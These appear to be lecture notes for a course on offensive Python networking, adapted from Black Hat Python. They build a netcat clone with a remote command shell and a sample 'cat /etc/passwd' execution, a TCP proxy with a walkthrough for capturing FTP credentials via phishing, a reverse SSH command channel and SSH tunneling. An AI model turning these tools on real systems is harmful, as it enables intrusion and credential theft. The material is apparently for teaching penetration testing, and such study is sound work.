

SWE 4503

Basic networking Tools

Why python?

The network is and always will be the hottest arena for a hacker. An attacker can do almost anything with simple network access, such as scan for hosts, inject packets, sniff data, and remotely exploit hosts. But if you've worked your way into the deepest depths of **an enterprise target**, you may find yourself in a bit of a conundrum: you **have no tools to execute network attacks. No netcat. No Wireshark. No compiler, and no means to install one. However**, you might be surprised to find that in many cases, **you'll have a Python install**. So that's where we'll begin.

Python Networking

Programmers have a number of third-party tools to create networked servers and clients in Python, but the core module for all of those tools is `socket`. This module exposes all of the necessary pieces to quickly write Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) clients and servers, use raw sockets, and so forth. For the purposes of breaking in or maintaining access to target machines, this module is all you really need. Let's start by creating some simple clients and servers—the two most common quick network scripts you'll write.

Simplest TCP Client

- The `AF_INET` parameter indicates we'll use a standard IPv4 address or hostname, and `SOCK_STREAM` indicates that this will be a TCP client. We then connect the client to the server.
- And send it some data as bytes.
- The last step is to receive some data back and print out the response.
- And then close the socket.

```
import socket

target_host = "www.google.com"
target_port = 80

# create a socket object
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# connect the client
client.connect((target_host, target_port))

# send some data
client.send(b"GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# receive some data
response = client.recv(4096)

print(response.decode())
client.close()
```

Some Assumptions Made

- The first assumption is that our connection will always succeed.
- The second is that the server expects us to send data first (some servers expect to send data to you first and await your response).
- Our third assumption is that the server will always return data to us in a timely fashion.

We make these assumptions largely for simplicity's sake. While programmers have varied opinions about how to deal with blocking sockets, exception-handling in sockets, and the like, it's quite rare for pentesters to build these niceties into their quick-and-dirty tools.

Simplest UDP Client

- We change the socket type to SOCK_DGRAM.
- The next step is to simply call sendto().
- Because UDP is a connectionless protocol, there is no call to connect() beforehand.
- The last step is to call recvfrom(), to receive UDP data back.
- You will also notice that it returns both the data and the details of the remote host and port.

```
import socket

target_host = "127.0.0.1"
target_port = 9997

# create a socket object
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# send some data
client.sendto(b"AAABBBCCC", (target_host, target_port))

# receive some data
data, addr = client.recvfrom(4096)

print(data.decode())
client.close()
```

TCP Server

- We pass the ip address and port using which server will listen.
- Give a maximum threshold of number of clients for listening.
- Start a loop which will iterate and try to accept clients.
- If accepted, it will run functions which will process the client request and response accordingly.

```
import socket
import threading

IP = '0.0.0.0'
PORT = 9998

def main():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((IP, PORT)) ❶
    server.listen(5) ❷
    print(f'[*] Listening on {IP}:{PORT}')

    while True:
        client, address = server.accept() ❸
        print(f'[*] Accepted connection from {address[0]}:{address[1]}')
        client_handler = threading.Thread(target=handle_client, args=(client,))
        client_handler.start() ❹

    def handle_client(client_socket): ❺
        with client_socket as sock:
            request = sock.recv(1024)
            print(f'[*] Received: {request.decode("utf-8")}')
            sock.send(b'ACK')

if __name__ == '__main__':
    main()
```

Introducing Netcat

With netcat you can read and write data across the network, meaning you can use it to execute remote commands, pass files back and forth, or even open a remote shell. On more than one occasion, we've run into servers that don't have netcat installed but do have Python. In these cases, it's useful to create a simple network client and server that you can use to push files, or a listener that gives you command line access. So let's get started writing netcat.py

Replacing Netcat

```
import argparse
import socket
import shlex
import subprocess
import sys
import textwrap
import threading

def execute(cmd):
    cmd = cmd.strip()
    if not cmd:
        return

    output = subprocess.check_output(shlex.split(cmd), stderr=subprocess.STDOUT)
    return output.decode()
```

```
if __name__ == '__main__':
    parser = argparse.ArgumentParser(
        description='BHP Net Tool',
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog=textwrap.dedent('''Example:
            netcat.py -t 192.168.1.108 -p 5555 -l -c # command shell
            netcat.py -t 192.168.1.108 -p 5555 -l -u=mytest.txt # upload to file
            netcat.py -t 192.168.1.108 -p 5555 -l -e=\"cat /etc/passwd\" # execute command
            echo 'ABC' | ./netcat.py -t 192.168.1.108 -p 135 # echo text to server port 135
            netcat.py -t 192.168.1.108 -p 5555 # connect to server
        '''))
    parser.add_argument('-c', '--command', action='store_true', help='command shell')
    parser.add_argument('-e', '--execute', help='execute specified command')
    parser.add_argument('-l', '--listen', action='store_true', help='listen')
    parser.add_argument('-p', '--port', type=int, default=5555, help='specified port')
    parser.add_argument('-t', '--target', default='192.168.1.203', help='specified IP')
    parser.add_argument('-u', '--upload', help='upload file')
    args = parser.parse_args()
    if args.listen:
        buffer = ''
    else:
        buffer = sys.stdin.read()
    nc = NetCat(args, buffer.encode())
    nc.run()
```

```
class NetCat:
```

```
    def __init__(self, args, buffer=None):
```

```
        self.args = args
```

```
        self.buffer = buffer
```

```
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
        self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
```

```
    def run(self):
```

```
        if self.args.listen:
```

```
            self.listen()
```

```
        else:
```

```
            self.send()
```

```
def send(self):
    self.socket.connect((self.args.target, self.args.port))
    if self.buffer:
        self.socket.send(self.buffer)
    try:
        while True:
            recv_len = 1
            response = ''
            while recv_len:
                data = self.socket.recv(4096)
                recv_len = len(data)
                response += data.decode()
                if recv_len < 4096:
                    break
            if response:
                print(response)
                buffer = input('> ')
                buffer += '\n'
                self.socket.send(buffer.encode())
    except KeyboardInterrupt:
        print('User terminated.')
        self.socket.close()
        sys.exit()
```

```
def listen(self):
    self.socket.bind((self.args.target, self.args.port))
    self.socket.listen(5)
    while True:
        client_socket, _ = self.socket.accept()
        client_thread = threading.Thread(
            target=self.handle, args=(client_socket,)
        )
        client_thread.start()
```

```
def handle(self, client_socket):
    if self.args.execute:
        output = execute(self.args.execute)
        client_socket.send(output.encode())
    elif self.args.upload:
        file_buffer = b''
        while True:
            data = client_socket.recv(4096)
            if data:
                file_buffer += data
            else:
                break
        with open(self.args.upload, 'wb') as f:
            f.write(file_buffer)
        message = f'Saved file {self.args.upload}'
        client_socket.send(message.encode())
    elif self.args.command:
        cmd_buffer = b''
        while True:
            try:
                client_socket.send(b'BHP: #> ')
                while '\n' not in cmd_buffer.decode():
                    cmd_buffer += client_socket.recv(64)
                response = execute(cmd_buffer.decode())
                if response:
                    client_socket.send(response.encode())
                cmd_buffer = b''
            except Exception as e:
                print(f'server killed {e}')
                self.socket.close()
                sys.exit()
```

Why do we need TCP Proxy?

A **TCP proxy** is a small tool that **sits between two computers** or programs that are talking to each other over the network. It **forwards (or “relays”) the data between them**, but because all the traffic passes through the proxy, you can **observe it or modify it** along the way.

1. Forwarding traffic through TCP proxy, since we don't want user to give access to the actual server.
2. If a program is **using a custom or unfamiliar communication format**, a proxy helps you see the raw messages being exchanged.
3. Because a proxy can view or change data in transit, developers can use it to,
 - a. Test how an application behaves with different inputs,
 - b. simulate errors,
 - c. Create specially crafted messages for fuzzing or stress testing.
4. As a hacker, in large organizations, normal packet-sniffing tools like Wireshark might be blocked for security reasons, a TCP proxy written in Python can avoid these restrictions because it works at the application level rather than at the system level.

Summarize the four functions of TCP Proxy

1. We need to display the communication between the local and remote machines to the console (hexdump).
2. We need to receive data from an incoming socket from either the local or remote machine (receive_from).
3. Sometimes you may want to modify the response or request packets before the proxy sends them on their way. (request_handler and reponse_handler)
4. We need to manage the traffic direction between remote and local machines (proxy_handler).
5. Finally, we need to set up a listening socket and pass it to our proxy_handler (server_loop).

Building TCP proxy

- HEXFILTER checks if it is a printable character or not.
- Function hexdump converts a string to an array of results.
- Each line of results represent three things.
- First the hex value of the index of the first byte in the word, then the hex value of the word, and at last it's printable representation.

```
HEX_FILTER = ''.join([(len(repr(chr(i)))==3) and chr(i) or '.' for i in range(256)])
```

```
def hexdump(src, length=16, show=True):
    if isinstance(src, bytes):
        src = src.decode()
    results = list()
    for i in range(0, len(src), length):
        word = str(src[i:i+length])

        printable = word.translate(HEX_FILTER)
        hexa = ' '.join([f'{ord(c):02X}' for c in word])
        hexwidth = length*3
        results.append(f'{i:04x} {hexa:<{hexwidth}} {printable}')

    if show:
        for line in results:
            print(line)
    else:
        return results
```

```
>> hexdump('python rocks\n and proxies roll\n')
0000  70 79 74 68 6F 6E 20 72 6F 63 6B 73 0A 20 61 6E  python rocks. an
0010  64 20 70 72 6F 78 69 65 73 20 72 6F 6C 6C 0A      d proxies roll.
```

Continued

- We create an empty byte string, buffer, that will accumulate responses from the socket.
- By default, we set a five-second time-out, which might be aggressive if you're proxying traffic to other countries or over lossy networks, so increase the time-out as necessary.
- We set up a loop to read response data into the buffer until there's no more data or we time out. Finally, we return the buffer byte string to the caller, which could be either the local or remote machine.

```
def receive_from(connection):  
    buffer = b""  
    connection.settimeout(5)  
    try:  
        while True:  
            data = connection.recv(4096)  
            if not data:  
                break  
            buffer += data  
    except Exception as e:  
        pass  
    return buffer
```

Continued

Inside these functions, you can modify the packet contents, perform fuzzing tasks, test for authentication issues, or do whatever else your heart desires. This can be useful, for example, if you find plaintext user credentials being sent and want to try to elevate privileges on an application by passing in admin instead of your own username.

```
def request_handler(buffer):  
    # perform packet modifications  
    return buffer  
  
def response_handler(buffer):  
    # perform packet modifications  
    return buffer
```

```

46 def proxy_handler(client_socket, remote_host, remote_port, receive_first):
47     remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
48     remote_socket.connect((remote_host, remote_port))
49
50     if receive_first:
51         remote_buffer = receive_from(remote_socket)
52         hexdump(remote_buffer)
53
54     remote_buffer = response_handler(remote_buffer)
55     if len(remote_buffer):
56         print("[<==] Sending %d bytes to localhost." % len(remote_buffer))
57         client_socket.send(remote_buffer)
58
59     while True:
60         local_buffer = receive_from(client_socket)
61         if len(local_buffer):
62             line = "[==>]Received %d bytes from localhost." % len(local_buffer)
63             print(line)
64             hexdump(local_buffer)
65
66             local_buffer = request_handler(local_buffer)
67             remote_socket.send(local_buffer)
68             print("[==>] Sent to remote.")
69
70         remote_buffer = receive_from(remote_socket)
71         if len(remote_buffer):
72             print("[<==] Received %d bytes from remote." % len(remote_buffer))
73             hexdump(remote_buffer)
74             remote_buffer = response_handler(remote_buffer)
75             client_socket.send(remote_buffer)
76             print("[<==] Sent to localhost.")
77         if not len(local_buffer) or not len(remote_buffer):
78             client_socket.close()
79             remote_socket.close()
80             print("[*] No more data. Closing connections.")
81             break

```

Proxy_handler
function

```
def server_loop(local_host, local_port,
                remote_host, remote_port, receive_first):
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❶
    try:
        server.bind((local_host, local_port)) ❷
    except Exception as e:
        print('problem on bind: %r' % e)

        print("[!!] Failed to listen on %s:%d" % (local_host, local_port))
        print("[!!] Check for other listening sockets or correct permissions.")
        sys.exit(0)

    print("[*] Listening on %s:%d" % (local_host, local_port))
    server.listen(5)
    while True: ❸
        client_socket, addr = server.accept()
        # print out the local connection information
        line = "> Received incoming connection from %s:%d" % (addr[0], addr[1])
        print(line)
        # start a thread to talk to the remote host
        proxy_thread = threading.Thread( ❹
            target=proxy_handler,
            args=(client_socket, remote_host,
                  remote_port, receive_first))
        proxy_thread.start()
```

```
def main():
    if len(sys.argv[1:]) != 5:
        print("Usage: ./proxy.py [localhost] [localport]", end='')
        print("[remotehost] [remoteport] [receive_first]")
        print("Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True")
        sys.exit(0)
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])
    receive_first = sys.argv[5]
    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False
    server_loop(local_host, local_port,
               remote_host, remote_port, receive_first)

if __name__ == '__main__':
    main()
```

How to get FTP password using TCP proxy

One Terminal has the following command running :

```
tim@kali: sudo python proxy.py 192.168.1.203 21 ftp.sun.ac.za 21 True
```

Another Terminal in local machine has the following command running:

```
> ftp 192.168.1.203
```

First command will create a server which will listen to local machine's ip address at port 21. This is a proxy server for the actual FTP server. And whenever client is trying to connect to local machine (proxy server) using the second command, proxy server will pass the request to actual ftp server and respond to the clients. **The catch is to steal clients' credentials, the intruder must force client to go through the proxy server since inside the actual ftp server we don't have [proxy.py](#) (Solution: Phishing)**

SSH

The full form of SSH protocol is **Secure Shell**. It is a cryptographic network protocol that allows **secure remote login and command-line execution** between computers over an unsecured network.

Sometimes it's wise to encrypt our traffic to avoid detection. A common means of doing so is to tunnel the traffic using Secure Shell (SSH). In python, we have built in module called paramiko which uses Pycrypto and gives us simple access to the SSH2 protocol.

Requirements:

- Install paramiko using pip.
- Copy paste a file called 'test_rsa.key' from [link](#).
- According to the book we need two machines one client another one is server. But to keep things easy we will use one linux terminal as client and another one is for server. Therefore, single machine.

Client (Who will Run the Commands)

- We create a function called `ssh_command` 1, which makes a connection to an SSH server and runs a single command.
- In Paramiko, the `SSHClient().set_missing_host_key_policy()` method is used to define the behavior of the SSH client when it encounters a host key for a server that is not already known or saved in the client's `known_hosts` file.
`paramiko.AutoAddPolicy`: Automatically adds the server's host key to the client's `known_hosts` list without any prompt or verification.
- We take commands from the connection (1)
- Execute the command (2)
- Send any output back to the caller (3)
- Also, notice that the first command we send is 'ClientConnected' (4). You'll see why when we create the other end of the SSH connection.

```
import paramiko
import shlex
import subprocess
```

```
def ssh_command(ip, port, user, passwd, command):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user, password=passwd)

    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print(ssh_session.recv(1024).decode())
        while True:
            command = ssh_session.recv(1024) ❶
            try:
                cmd = command.decode()
                if cmd == 'exit':
                    client.close()
                    break
                cmd_output = subprocess.check_output(shlex.split(cmd), shell=True) ❷
                ssh_session.send(cmd_output or 'okay') ❸
            except Exception as e:
                ssh_session.send(str(e))
        client.close()
    return

if __name__ == '__main__':
    import getpass
    user = getpass.getuser()
    password = getpass.getpass()

    ip = input('Enter server IP: ')
    port = input('Enter port: ')
    ssh_command(ip, port, user, password, 'ClientConnected') ❹
```

Server (Who Will Give the Commands)

- Normally an SSH client would give commands to SSH server and server will give the output back to the client. But because most versions of Windows don't include an SSH server out of the box, we need to reverse this and send commands from an SSH server to the SSH client. **So if an attacker some how access a SSH client of a windows computer, he can execute commands of that windows computer utilizing his own SSH server.**
- we're using the SSH key included in the Paramiko [demo](#) files.(1)
- We are extending our server using Server Interface provided by paramiko so that it can handle SSH2 protocol.

```
import os
import paramiko
import socket
import sys
import threading

CWD = os.path.dirname(os.path.realpath(__file__))
❶ HOSTKEY = paramiko.RSAKey(filename=os.path.join(CWD, 'test_rsa.key'))

❷ class Server (paramiko.ServerInterface):
    def _init_(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'tim') and (password == 'sekret'):
            return paramiko.AUTH_SUCCESSFUL
```

Continued

```
if __name__ == '__main__':
    server = '192.168.1.207'
    ssh_port = 2222
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        ❸ sock.bind((server, ssh_port))
        sock.listen(100)
        print('[+] Listening for connection ...')
        client, addr = sock.accept()
    except Exception as e:
        print('[-] Listen failed: ' + str(e))
        sys.exit(1)
    else:
        print('[+] Got a connection!', client, addr)

    ❹ bhSession = paramiko.Transport(client)
    bhSession.add_server_key(HOSTKEY)
    server = Server()
    bhSession.start_server(server=server)

    chan = bhSession.accept(20)
    if chan is None:
        print('*** No channel.')
        sys.exit(1)
```

```
    ❺ print('[+] Authenticated!')
    ❻ print(chan.recv(1024))
    chan.send('Welcome to bh_ssh')
    try:
        while True:
            command= input("Enter command: ")
            if command != 'exit':
                chan.send(command)
                r = chan.recv(8192)
                print(r.decode())
            else:
                chan.send('exit')
                print('exiting')
                bhSession.close()
                break
    except KeyboardInterrupt:
        bhSession.close()
```


Continued

- We are creating a socket using ip address and port number. Initialize the queue size upto 100 for this server, that means can handle 100 clients. Now, any client wants to connect at the specified ip and port our sock.accept will return that client. (3)
- The command **paramiko.Transport(client)** is used in the Paramiko library to create a Transport object that facilitates the underlying SSH session. This **Transport object is responsible for managing the secure connection between the client and server, allowing data transfer and various SSH services (e.g., SFTP or shell commands)**. (4)
- Some internal pre built methods call overridden definitions of Server class when a channel is required for a session. And at this time frame username and password is checked for secure connection. After the initial handshaking utilizing username and password, all the data is exchanged using the key provided by the server (test_rsa.key)
- When a client has authenticated (5) and sent us the “ClientConnected” message (6).

SSH Tunneling

SSH tunneling, also known as SSH port forwarding, is a technique that allows you to securely route network traffic through an encrypted SSH (Secure Shell) connection. It is commonly used to securely access network services that are behind firewalls, NATs, or otherwise inaccessible from your local machine.

Here we have used a single machine and treated different ports as virtual machines. So x port or machine can not access 8080 directly but with the help of ssh tunneling it can access 8080 even if it is behind inaccessible network.



Continued (Code)

Before accessing a web server we need some sort of server using python. We can run the below command to make a server at a specific port :

```
python -m http.server 8080
```

After that we need to run the below code in another terminal. If the python file name is `ssh_tunneling.py` we can execute it using :

```
python ssh_tunneling.py
```

At last after tunneling is established open the third terminal and execute :

```
curl 127.0.0.1:9090
```

```
import socket
import threading

# Configuration
ssh_host = "10.0.2.15"
ssh_user = "atiq"
ssh_password = "kali1718"
web_server_host = "127.0.0.1"
web_server_port = 8080
local_port = 9090

# Create SSH client
client = paramiko.SSHClient()
client.load_system_host_keys()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

```

try:
    # Connect to the SSH server
    client.connect(hostname=ssh_host, username=ssh_user, password=ssh_password)

    # Set up port forwarding
    transport = client.get_transport()

    # Forwarder function
    def forward(local_socket, remote_host, remote_port):
        remote_socket = transport.open_channel("direct-tcpip", (remote_host, remote_port), local_socket.getpeername())
        while True:
            try:
                data = local_socket.recv(1024)
                if len(data) == 0:
                    break
                remote_socket.send(data)
            except Exception:
                break
        local_socket.close()
        remote_socket.close()

    # Listen on the local port
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind(("127.0.0.1", local_port))
    server.listen(5)

    print(f"Tunnel established: http://127.0.0.1:{local_port}")
    while True:
        print('atig')
        local_socket, _ = server.accept()
        print(local_socket)
        threading.Thread(target=forward, args=(local_socket, web_server_host, web_server_port)).start()

except Exception as e:
    print(f"Failed to establish SSH tunnel: {e}")

finally:
    client.close()

```